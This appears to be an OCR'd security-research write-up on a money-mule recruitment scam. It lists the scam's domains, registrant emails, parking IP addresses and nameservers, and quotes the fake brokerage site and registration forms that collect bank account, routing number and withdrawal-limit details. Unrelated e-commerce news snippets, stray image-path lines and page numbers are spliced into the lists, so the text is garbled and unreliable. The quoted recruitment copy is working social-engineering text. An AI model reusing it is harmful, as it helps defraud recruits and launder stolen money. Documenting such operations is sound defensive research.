Affiliate marketers are finding new – and more aggressive – ways to increase income from directing traffic to e-commerce sites.

Read more

08/28/2009 - Bust or Boon? Calculating Blog ROI

This week reports of phenomenal double-digit sales growth leveling off may be giving online business owners the jitters, but at least you can figure out if your blog is boosting the bottom line.

Read more

redeye-groupinc .cc - Email: chen.poon1732646@yahoo.com

regency-groupco .cn - Email: abuseemaildhcp@gmail.com

regency-groupnet .cc - Email: justin _dickerson@ymail.com

regency-groupnet .cn - Email: abuseemaildhcp@gmail.com

rengo-groupli .com - Email: jaded@co5.ru

saturn-groupco .cn - Email: abuseemaildhcp@gmail.com

scope-group .cc - Email: don.ram@yahoo.com

scope-groupmain .cc - Email: don.ram@yahoo.com


strol-groupli .cn - Email: abuseemaildhcp@gmail.com

summit-groupinc .cc - Email: Gregory.Michell2009@yahoo.com

theblackend .cn - Email: morgan.greg@yahoo.com

vector-groupfine .cn - Email: abuseemaildhcp@gmail.com

vector-groupfly .cc - Email: mr.freeddyy@yahoo.com



Parked on 222.35.137.236:

affina-groupnet .cn - Email: abuseemaildhcp@gmail.com

affina-groupsvc .cc - Email: justin _dickerson@ymail.com

annuity-groupllc .cn - Email: abuseemaildhcp@gmail.com

annuity-groupllc .com - Email: jelly@infotorrent.ru

annuity-groupnet .cc - Email: justin _dickerson@ymail.com

annuity-groupnet .cn - Email: abuseemaildhcp@gmail.com

archway-groupinc .cn - Email:
abuseemaildhcp@gmail.com

cosco-groupmain .com - Email: chug@freemailbox.ru

extreme-groupinc .cn - Email:
abuseemaildhcp@gmail.com


integrity-groupinc .cc - Email: justin
_dickerson@ymail.com

integrity-groupinc .cn - Email:
abuseemaildhcp@gmail.com

integrity-groupsvc .com - Email: jelly@infotorrent.ru

invalda-groupmain .cn - Email: rocco _invalda@yahoo.com

633



Our services:

- Brokerage Services
- Depositary
- Corporate Finance

Welcome to our Web-site.

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Michael Gordon. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

Read more

What do we Offer?

Brokerage Services

Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.
Read more

Depositary

Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depository will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.
Read more

Corporate Finance

The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.
Read more

Trust Management

Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing situation, to develop tailored strategic approach to the stock market, based on estimated cooperation time, risk limits and other terms, defined by the investor.
Read more

08/30/2009 - eBay Watch: Half.com Bolsters PowerSellers
Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a blinged-out Sharpie for sale.

08/28/2009 - Wanted: Online Classifieds
More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.

08/26/2009 - Lead Generation via Affiliate Marketing
Affiliate marketers are finding new – and more aggressive – ways to increase income from directing traffic to e-commerce sites.

08/22/2009 - Bust or Boon? Calculating Blog ROI
This week reports of phenomenal double-digit sales growth leveling off may be giving online business owners the jitters, but at least you can figure out if your blog is boosting the bottom line.

lime-groupnet .cn - Email: abuseemaildhcp@gmail.com

massive-groupsvc .cc - Email: chen.poon1732646@yahoo.com

prime-groupco .cn - Email: abuseemaildhcp@gmail.com

prime-groupco .com - Email: fuzz@ml3.ru

prime-groupinc .cn - Email: abuseemaildhcp@gmail.com

puritan-groupinc .com - Email: gone@corporatemail.ru

redeye-groupco .cn - Email: abuseemaildhcp@gmail.com

redeye-groupinc .cc - Email:
chen.poon1732646@yahoo.com

regency-groupnet .cc - Email: justin
_dickerson@ymail.com


regency-groupnet .cn - Email:
abuseemaildhcp@gmail.com

saturn-groupsvc .cn - Email: abuseemaildhcp@gmail.com

saturn-groupsvc .com - Email: jelly@infotorrent.ru

vision-groupinc .cn - Email: abuseemaildhcp@gmail.com

vision-groupsvc .com - Email:
abuseemaildhcp@gmail.com



Parked on 222.35.137.235, registered with emails already covered:

affina-groupsvc .cn

annuity-groupnet .cn

archway-groupinc .cn

archway-groupinc .com

cosco-groupmain .cn

extreme-groupinc .cn

extreme-groupinc .com


integrity-groupinc .cc

invalda-groupmain .cn

prime-groupco .com

prime-groupinc .cc

puritan-groupco .cn



puritan-groupinc .cn

redeye-groupco .cn

redeye-groupco .com

redeye-groupinc .cc

regency-groupco .com

regency-groupnet .cn

saturn-groupco .cn

scope-group .cn

scope-groupmain .cn

vision-groupinc .cn

Parked on 222.35.137.234, registered with emails already covered:

affina-groupnet .cn

annuity-groupllc .cn

archway-groupinc .cn

cosco-groupmain .com

integrity-groupinc .cn

integrity-groupsvc .cn

massive-groupsvc .cc

premier-groupinc .cn

premier-groupnet .cn

prime-groupco .cn

prime-groupinc .cn

puritan-groupinc .com

redeye-groupco .cn

redeye-groupinc .cn

regency-groupco .cn

regency-groupco .com

regency-groupnet .cn

saturn-groupsvc .cn

saturn-groupsvc .com

vision-groupinc .cn

DNS servers of notice:

ns2.dummykeath .cc

ns2.theblackend .cn

ns1.full-controll .cc

ns3.geniouspartner .cn

ns3.theblackend .cn

ns1.party-reunite .cc

ns2.bubble-preorder .info


ns1.windcontrol .cc

ns3.diamond-dream .cc

ns.partnergreatest8 .net

one.goldwonderful9 .info - the [39]command and control server used by the botnet managed by a money mule organization was using the same nameserver in May, 2009

637



1 ⇨ 2 ⇨ 3 ⇨ 4 ⇨ 5

Why are you gathering so much information about applicants? Such attention especially to bank account details puts me on guard.

In fact that modern financial system is a complex instrument, which controls financial streams. The problem is that any transfer may be delayed (from 1 to 5 days) but it is unacceptable for our business. Transaction should be completed by a financial manager the same day money is deposited into the bank account. Otherwise, we risk to lose money, clients, reputation. Analyzing all the details below we'll be able to prepare tasks for every agent individually. Please fill in all the fields carefully to avoid delays while working with your bank. The success of our cooperation depends on the accuracy of entered details! Please be serious.

**You are responsible for reliability of this information. If you're having any difficulties please contact your bank.*

Banking Details

Account Type*:	Personal
Bank Name*:	
Account Type (checking/saving)*:	- select -
Name on the Account*:	
Account Number*:	
Routing Number for ACH transfer*:	
Routing Number for Federal Wire Transfer*:	
Date you opened your bank account*:	
How often do you use your bank account?*:	
Average amount of each operation*:	
Is it a prepaid account?*:	
Daily withdrawal limit over the counter*:	
Have you ever used Western Union/Money Gram?*:	
Are there Money Gram offices in your area?*:	


Once the end user falls victim into the recruitment scam, the entire process of registration and communication with the bogus organization takes place through a web-based interface where the potential money mules has to not only provide detailed personal data, but also, as much information as possible that would help the cybercriminals better achieve their objectives. For instance, the template for the money mule registration process includes a self-answered question which even the average user can get suspicious about - *Why are you gathering so much information about applicants? Such attention especially to bank account details puts me on guard.*

The money mule recruitment organization is sticking to its professional tone, as usual, and explains that:

" *In fact that modern financial system is a complex instrument, which controls financial streams. The problem is that any transfer may be delayed (from 1 to 5 days) but it is unacceptable for our business. Transaction should be completed by a financial manager the same day money is deposited into the bank account.* ***Otherwise, we risk to***

lose money, clients, reputation. Analyzing all the details below we'll be able to prepare tasks for every agent

individually. *Please fill in all the fields carefully to avoid delays while working with your bank. The success of our cooperation depends on the accuracy of entered details! Please be serious.* "



Employee Registration - Step 4

I confirm that I have contacted my bank directly and verified that:

- ☐ my banking information (Account and Routing numbers) are correct.
- ☐ my daily withdrawal limit is in fact $10,000.
- ☐ my current account listed is active, as it may become inactive due to inactivity.
- ☐ my account is able to receive funds on daily basis in the amount of $10,000.

In addition I certify that:

- ☐ there is a branch of my bank located in my city/town and I am able to get there soon after task receipt.
- ☐ there are Western Union and Money Gram locations in my city/town and I am aware of their exact addresses.

*If you have any doubts or concerns to the above statements, please post-pone your registration until all of the information is verified. You carry full liability for providing falsified information.

**Please bear in mind the Confidentiality Clause in your Agreement when contacting outside parties for information.

2008 © Group Inc

It gets even more interesting when the recruitment organization starts starts exposing itself as a cybercrime-

facilitating enterprise, asking questions that only such an organization needs to known the answers to, due to

operational security (OPSEC) and due to their clear understanding of the time value of money ([40]Microsoft study debunks profitability of the underground economy), well stolen money in particular. For instance, the built-in

registration checks speak for themselves:

- We don’t work with recently opened accounts. For safery reasons your bank account must be 90+ days

- Average number of operations per week required

